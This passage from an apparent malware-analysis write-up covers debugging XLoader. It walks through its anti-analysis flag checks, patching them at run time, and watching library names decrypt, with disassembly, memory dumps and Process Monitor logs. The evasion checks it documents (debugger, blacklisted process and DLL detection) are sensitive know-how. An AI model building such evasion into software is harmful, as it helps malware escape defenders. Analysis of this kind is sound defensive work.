- But since I patched the bytes in memory, it should have been able to decrypt accurately which it is not. That means that the sequence is used somewhere else before performing the anti-analysis check.



```
char __cdecl sub_5EBF13(int a1)
{
  char result; // al

  result = sub_5EBE63(a1);
  if ( result )
  {
    sub_5EBE03(a1);
    sub_5EFF03(a1, 56);
    result = 1;
  }
  return result;
}
```

```
0000BF13 sub_5EBF13:9 (5
```


```
010FEC80  010FECA0  Stack[000
010FEC84  005E12E0  start
```

```
010FEC60  C0 EC 0F 01 E8 F2 0F 01  CC EC 0F 01 78 FB 0F 01  Àì..èò..Ìì..
010FEC70  A0 EC 0F 01 00 F0 F6 00  88 EC 0F 01 30 BF 5E 00   ì...ðö.ˆì..
010FEC80  A0 EC 0F 01 E0 12 5E 00  60 F7 0F 01 15 FD 5F 00   ì..à.^.`÷..
010FEC90  A0 EC 0F 01 A4 EC 0F 01  00 00 00 00 BC 0A 00 00   ì..¤ì......
010FECA0  FF FF FF FF E3 1D 5E 00  00 00 4F 01 01 00 00 00  ÿÿÿÿã.^...O.
010FECB0  00 00 61 77 E3 1D CB 01  00 00 95 01 00 40 AF 01  ..awã.Ë...•.
010FECC0  01 00 00 00 00 70 60 77  F0 DD 65 77 00 00 01 01  .....p`wðÝew
010FECD0  00 00 01 00 01 00 01 00  00 00 00 00 00 00 00 00  ...........
010FECE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ...........
010FECF0  70 63 05 38 63 01 67 54  06 26 8D F9 BA 4B 71 34  pc.8c.gT.&.ù
010FED00  8D 20 75 58 77 0B 27 B1  33 70 9F C8 7D 63 06 3B  .·uXw.'±3pŸÈ
```

Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
2:25:4...	dump.exe	1056	CreateFile	C:\Users\shaddy\Desktop\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Windows\SysWOW64\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Windows\system\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Windows\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Users\shaddy\Desktop\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\ProgramData\chocolatey\bin\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Python310\Scripts\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Python310\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Program Files (x86)\Common Files\Oracle\Java\javapath\n`wkji2\9Usk.DLL	REPARSE	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_268984\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\ProgramData\Boxstarter\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Windows\SysWOW64\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Windows\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Windows\SysWOW64\Wbem\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Windows\SysWOW64\OpenSSH\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\ProgramData\chocolatey\bin\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Program Files\010 Editor\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Program Files\OpenJDK\jdk-21.0.1\bin\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Users\shaddy\AppData\Local\Microsoft\WindowsApps\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...
2:25:4...	dump.exe	1056	CreateFile	C:\Tools\Cmder\n`wkji2\9Usk.DLL	PATH NOT FOUND	Desired Access: R...

- I let the malware continue and again it crashed, because it was not able to decrypt its configuration and hence looking for encrypted dll names.
- So that means, I might be missing some important function and because it is detecting the debugger, it would be skipping some important function.



Warning

0: The instruction at 0x0 referenced memory at 0x0. The memory could not be executed -> 00000000 (exc.code c0000005, tid 7684)


□ Don't display this message again (for this session only)

```
010FEDE0  8B D2 51 97 E9 08 76 C1  EA 2A E4 FE F0 EC 6C 28  ‹ÒQ—é.vÁê*äþ
010FEDF0  C2 F4 28 54 70 56 67 02  74 3B 71 FC 26 81 AE AA  Âô(TpVg.t;qü
```

TAKE # 3: PASSED

- In third take, I have debugged a lot of the code and finally, found the function over which the program was skipping because of a single flag condition not being met.
- So, I changed the values of condition to allow it to execute as well as changed the value of register that was being pushed to the **conf obj**.
- In my environment, there were always 3 flags that were changed. The value on the third element was 0 however it should be 1, and the two elements at 11,12th position.


- I also know that those two were changed because of procmon and other such analysis tools. So, it is easier to just change the name of procmon and continue.
- Instead of applying memory patches, I have changed the values at run-time before they were pushed onto the memory stack and **voila**, the malware executed perfectly without any exceptions.



```
.text:005FF6B5 mov     eax, [ebp+var_4]
.text:005FF6B8 add     esp, 20h
.text:005FF6BB cmp     eax, [esi]
.text:005FF6BD setnz   bl
.text:005FF6C0 test    bl, bl
.text:005FF6C2 jz      short loc_5FF6D5

.text:005FF6C4 lea     ecx, [esi+648h]
.text:005FF6CA push    0
.text:005FF6CC push    ecx
.text:005FF6CD call    sub_5EA593
.text:005FF6D2 add     esp, 8

.text:005FF6D5
.text:005FF6D5 loc_5FF6D5:
.text:005FF6D5 add     [esi+2Eh], bl
.text:005FF6D8 push    edi
.text:005FF6D9 push    esi
.text:005FF6DA call    sub_6001E3

2) 0001F6EC 005FF6EC: sub_5FF633+B9 (Synchronized with EIP)
```

```
0133EA90  B0 F9 33 01 D8 EA 33 01  00 90 0C 01 FF FF FF FF  °ù3.Øê3.....ÿÿÿÿ
0133EAA0  B0 EA 33 01 C6 BE 5E 00  D8 EA 33 01 D8 EA 33 01  °ê3.Æ¾^.Øê3.Øê3.
0133EAB0  C0 EA 33 01 20 BF 5E 00  D8 EA 33 01 E0 12 5E 00  Àê3.·¿^.Øê3.à.^.
0133EAC0  98 F5 33 01 15 FD 5F 00  D8 EA 33 01 DC EA 33 01  ˜õ3..ý_.Øê3.Üê3.
0133EAD0  00 00 00 00 BC 0A 00 00  FF FF FF FF E3 1D 5E 00  ....¼...ÿÿÿÿã.^.
0133EAE0  00 00 5A 01 00 00 00 00  00 00 61 77 E3 1D FE 01  ..Z.......awã.þ.
0133EAF0  00 00 A0 01 00 40 BA 01  01 00 00 00 00 70 60 77  .. ..@º......p`w
0133EB00  F0 DD 65 77 00 00 00 01  00 00 00 00 00 00 00 00  ðÝew............
0133EB10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0133EB20  00 00 00 00 00 00 00 00  70 63 05 38 63 01 67 54  ........pc.8c.gT
0133EB30  06 26 8D F9 BA 4B 71 34  8D 20 75 58 77 0B 27 B1  .&.ùºKq4.·uXw.'±
0133EB40  33 70 9F C8 85 63 06 3B  68 F3 CA 53 F7 71 E9 73  3pŸÈ…c.;hóÊS÷qés
0133EB50  12 DB A9 E5 4B 12 28 3A  E0 F7 E7 04 3B 2E C0 E2  .Û©åK.(:à÷ç.;.Àâ
0133EB60  8D 3E 9E ED D3 32 D1 A1  49 D5 D3 42 99 43 0F EC  .>žíÓ2Ñ¡IÕÓB™C.ì
0133EB70  B8 82 3C 75 53 D7 0A D2  FE F5 4B 78 7A D6 31 DD  ¸‚<uS×.ÒþõKxzÖ1Ý
0133EB80  A6 56 71 C3 91 0C 26 E4  08 96 65 88 A6 CC 8B 90  ¦VqÃ'.&ä.–eˆ¦Ì‹.
0133EB90  B8 2E FE 8C 84 91 22 3E  20 6C 7A 49 01 96 B8 75  ¸.þŒ„'">·lzI.–¸u
0133EBA0  8F 75 DE 6D 90 EC AC E1  9A 21 BA 77 BE C2 77 7E  .uÞm.ì¬áš!ºw¾Âw~
0133EBB0  B9 EE F2 F5 FB 8F 46 23  21 4F 03 6C A9 3F 29 39  ¹îòõû.F#!O.l©?)9
0133EBC0  F8 20 6C 99 9A 68 FF 36  05 24 BF 97 3B 82 BF 2E  ø·l™šhÿ6.$¿—;‚¿.
0133EBD0  A0 14 F2 C1 10 D8 03 C6  FF 3F B7 C6 EF 5F 97 EA   .òÁ.Ø.Æÿ?·Æï_—ê
0133EBE0  16 F6 F1 91 12 5F 80 EE  AA D2 D4 E7 E1 C3 23 B5  .öñ'._€îªÒÔçáÃ#µ
0133EBF0  06 5A 17 B9 42 7F B8 A8  29 01 03 D1 8E 97 A3 39  .Z.¹B.¸¨)..ÑŽ—£9
0133EC00  70 6A 92 61 9C A0 9D AE  18 D4 B0 92 5E 86 71 28  pj'aœ .®.Ô°'^†q(

UNKNOWN 0133EAD8: Stack[000011D8]:0133EAD8 (Synchronized with ESI)
```

- Now this time, I stepped over the function that loads libraries and instead of encrypted names, the full names of libraries have been seen and successfully loaded as can be seen in procmon.
- I let the program continue without any other interaction and the debugger exited with status code 0, which means now there is no exception.
- However, it still hasn't performed all the functionality which indicates there are **more anti-analysis techniques** ahead.



```
.text:005EBF1B call    sub_5EBE63
.text:005EBF20 add     esp, 4
.text:005EBF23 test    al, al
.text:005EBF25 jnz     short loc_5EBF2A

.text:005EBF27 pop     esi
.text:005EBF28 pop     ebp
.text:005EBF29 retn

.text:005EBF2A
.text:005EBF2A loc_5EBF2A:
.text:005EBF2A push    esi
.text:005EBF2B call    sub_5EBE03
.text:005EBF30 push    38h ; '8'
.text:005EBF32 push    esi
.text:005EBF33 call    sub_5EFF03
.text:005EBF38 add     esp, 0Ch
.text:005EBF3B mov     al, 1
.text:005EBF3D pop     esi
.text:005EBF3E pop     ebp
.text:005EBF3F retn
.text:005EBF3F sub_5EBF13 endp
.text:005EBF3F

0000BF30 005EBF30: sub_5EBF13+1D (Synchronized with EIP)
```

```
0133EAD0  00 00 00 00 BC 0A 00 00  FF FF FF FF E3 1D 5E 00  ....¼...ÿÿÿÿã.^.
0133EAE0  00 00 5A 01 01 00 00 00  00 00 61 77 E3 1D FE 01  ..Z.......awã.þ.
0133EAF0  00 00 A0 01 00 40 BA 01  01 00 00 00 00 70 60 77  .. ..@º......p`w
0133EB00  F0 DD 65 77 00 00 01 01  00 00 01 00 01 00 01 00  ðÝew............
0133EB10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0133EB20  00 00 00 00 00 00 00 00  70 63 05 38 63 01 67 54  ........pc.8c.gT
0133EB30  06 26 8D F9 BA 4B 71 34  8D 20 75 58 77 0B 27 B1  .&.ùºKq4.·uXw.'±
0133EB40  33 70 9F C8 7D 63 06 3B  5F F3 CA 53 F7 71 E9 73  3pŸÈ}c.;_óÊS÷qés
0133EB50  12 DB A9 E5 4B 12 88 3B  E0 F7 E7 04 3B 2E C0 E2  .Û©åK.ˆ;à÷ç.;.Àâ
0133EB60  8D 3E 9E ED D3 32 D1 A1  49 D5 D3 42 99 43 0F EC  .>žíÓ2Ñ¡IÕÓB™C.ì
0133EB70  B8 82 3C 75 53 D7 0A D2  FE F5 4B 78 7A D6 31 DD  ¸‚<uS×.ÒþõKxzÖ1Ý
0133EB80  A6 56 71 C3 91 0C 26 E4  08 96 65 88 A6 CC 8B 90  ¦VqÃ'.&ä.–eˆ¦Ì‹.
```

```
EAX 769F0000 ↳ advapi32.dll:769F0000
EBX 010C9000 ↳ TIB[000011D8]:010C9000
ECX 76C11DE3 ↳
EDX 0133E8B8 ↳ Stack[000011D8]:0133E8B8
ESI 0133EAD8 ↳ Stack[000011D8]:0133EAD8
EDI 0133F9B0 ↳ Stack[000011D8]:0133F9B0
EBP 0133EAC0 ↳ Stack[000011D8]:0133EAC0
ESP 0133EAB8 ↳ Stack[000011D8]:0133EAB8
EIP 005EBF30 ↳ sub_5EBF13+1D
EFL 00000200
```


```
1D8]:010C9000
011D8]:0133EAC0
3+1D
011D8]:0133EAD8

011D8]:0133F598
```

```
C:\Users\shadc
C:\Windows\Sy
C:\Windows\Sy
C:\Windows\Sy
```

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


Time ...	Process Name	PID	Operation	Path	Result	Detail
5:18:0...	dump.exe	2060	Load Image	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Image Base: 0x769...
5:18:0...	dump.exe	2060	QueryNameInfo...	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Name: \Windows\...
5:18:0...	dump.exe	2060	CreateFile	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Desired Access: G...
5:18:0...	dump.exe	2060	Load Image	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Image Base: 0x76c...
5:18:0...	dump.exe	2060	QueryNameInfo...	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Name: \Windows\...
5:18:0...	dump.exe	2060	CreateFile	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Desired Access: G...
5:18:0...	dump.exe	2060	Thread Create		SUCCESS	Thread ID: 3312
5:18:0...	dump.exe	2060	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Image Base: 0x767...
5:18:0...	dump.exe	2060	QueryNameInfo...	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Name: \Windows\...
5:18:0...	dump.exe	2060	CreateFile	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Desired Access: G...
5:18:0...	dump.exe	2060	Load Image	C:\Windows\SysWOW64\rpcrt4.dll	SUCCESS	Image Base: 0x757...
5:18:0...	dump.exe	2060	QueryNameInfo...	C:\Windows\SysWOW64\rpcrt4.dll	SUCCESS	Name: \Windows\...
5:18:0...	dump.exe	2060	CreateFile	C:\Windows\SysWOW64\rpcrt4.dll	SUCCESS	Desired Access: G...



```
77645940: thread has started (tid=3172)
75700000: loaded C:\Windows\SysWOW64\RPCRT4.dll
77645940: thread has started (tid=4144)
75560000: loaded C:\Windows\SysWOW64\user32.dll
77290000: loaded C:\Windows\SysWOW64\win32u.dll
76700000: loaded C:\Windows\SysWOW64\GDI32.dll
768D0000: loaded C:\Windows\SysWOW64\gdi32full.dll
77480000: loaded C:\Windows\SysWOW64\msvcp_win.dll
767B0000: loaded C:\Windows\SysWOW64\ucrtbase.dll
76020000: loaded C:\Windows\SysWOW64\IMM32.DLL
Debugger: thread 4144 has exited (code 0)
Debugger: thread 3172 has exited (code 0)
Debugger: process has exited (exit code 0)
```

I found a very good resource, that explains all the flags that previous formbook version looked for in its analysis. Luckily in the latest xloader, it is still using a similar approach and we can map those flags easily. The following slide shows all the anti-analysis flags that the xloader uses in its configuration.

Checking anti-analysis tests results



```
loc_405680
PUSH    EBP
MOV     EBP, ESP
MOV     EAX, DWORD PTR [EBP + 0x8]
CMP     BYTE PTR [EAX + 0x29], 0x0
JNZ     loc_4056cf

loc_40568c
CMP     BYTE PTR [EAX + 0x2A], 0x0
JZ      loc_4056cf

loc_405692
CMP     BYTE PTR [EAX + 0x2B], 0x0
JZ      loc_4056cf

loc_405698
CMP     BYTE PTR [EAX + 0x2C], 0x0
JNZ     loc_4056cf

loc_40569e
CMP     BYTE PTR [EAX + 0x2D], 0x0
JNZ     loc_4056cf

loc_4056a4
CMP     BYTE PTR [EAX + 0x2E], 0x0
JZ      loc_4056cf

loc_4056aa
CMP     BYTE PTR [EAX + 0x2F], 0x0
JNZ     loc_4056cf

loc_4056b0
CMP     BYTE PTR [EAX + 0x30], 0x0
JZ      loc_4056cf

loc_4056b6
CMP     BYTE PTR [EAX + 0x31], 0x0
JNZ     loc_4056cf

loc_4056bc
CMP     BYTE PTR [EAX + 0x32], 0x0
JZ      loc_4056cf

loc_4056c2
CMP     BYTE PTR [EAX + 0x33], 0x0
JNZ     loc_4056cf

loc_4056cf
XOR     EAX, EAX
POP     EBP
RET

loc_4056c8
MOV     EAX, 0x1
POP     EBP
RET
```

1. WOW32 Reserved hook
2. Software debugger
3. Kernel debugger
4. Blacklisted base file name
5. Blacklisted username
6. Blacklisted username
7. Blacklisted loaded module path
8. Blacklisted loaded module path
9. Blacklisted running process
10. Blacklisted running process
11. Blacklisted loaded DLL

5.16


Reference: https://www.botconf.eu/botconf-presentation-or-article/in-depth-formbook-malware-analysis/

Decryption/Deobfuscation Routine:


Xloader relies heavily on encryption and obfuscation to avoid being detected from EDR solutions. There is multi-layered encryption performed on its code. The APIs are all hashes, the string and libraries are also hashes. Even the hashes are encrypted in the conf obj. The core functions of xloader are all encrypted and decrypted at run-time after anti-analysis checks are cleared.

Decrypting Library Names:

- The decryption routine starts, I stepped through the next function after anti-vm checks have been cleared and it looks like the anti-vm flag bytes are used as decryption seed value.
- The library names are being decrypted one by one.




```
00CFEBA0  ED A4 57 F9 24 64 7E EE  76 C5 B4 C9 BE 17 3A F7  í¤Wù$d~îvÅ´É¾.:÷
00CFEBB0  A5 13 49 6D 95 31 38 D5  86 5F E3 04 C8 E5 DF 58  ¥.Im•18Õ†_ã.ÈåßX
00CFEBC0  EB 35 1F 8C A9 45 03 3C  9B 90 EA 8A D2 A6 E2 6B  ë5.Œ©E.<›.êŠÒ¦âk
00CFEBD0  6C 4E AF BD D7 F4 B0 FB  FA FD 56 53 42 59 FC 66  lN¯½×ô°ûúýVSBYüf
00CFEBE0  8F 7C 36 9A B8 CD EC 48  BA 91 C0 7D 05 30 47 34  .|6š¸ÍìHº‘À}.0G4
00CFEBF0  2C 39 D3 3E 0A 2F 82 E1  46 D8 20 87 B6 1A FE 16  ,9Ó>./‚áFØ·‡¶.þ.
00CFEC00  D6 7A 85 28 0D DE A0 10  93 D4 07 80 B5 8B 92 08  Öz…(.Þ .“Ô.€µ‹’.
00CFEC10  6A 02 E6 0C 4B 9D 65 3A  50 00 00 D1 38 EC CF 00  j.æ.K.e:P..Ñ8ìÏ.
00CFEC20  C7 CE 5E 00 78 EC CF 00  0D 00 00 00 7C ED CF 00  ÇÎ^.xìÏ.....|íÏ.
00CFEC30  58 EE CF 00 2C EE CF 00  E4 ED CF 00 8B F9 5F 00  XîÏ.,îÏ.äíÏ.‹ù_.
00CFEC40  78 EC CF 00 0D 00 00 00  7C ED CF 00 7C ED CF 00  xìÏ.....|íÏ.|íÏ.
00CFEC50  7C ED CF 00 58 EE CF 00  00 00 00 00 7C ED CF 00  |íÏ.XîÏ.....|íÏ.
00CFEC60  78 EC CF 00 74 F4 CF 00  0D 00 00 00 79 EC CF 00  xìÏ.tôÏ.....yìÏ.
00CFEC70  00 00 00 00 03 01 00 00  6B 65 72 6E 65 6C 33 32  ........kernel32
00CFEC80  2E 64 6C 6C 00 00 00 00  00 00 00 00 00 00 00 00  .dll............
00CFEC90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
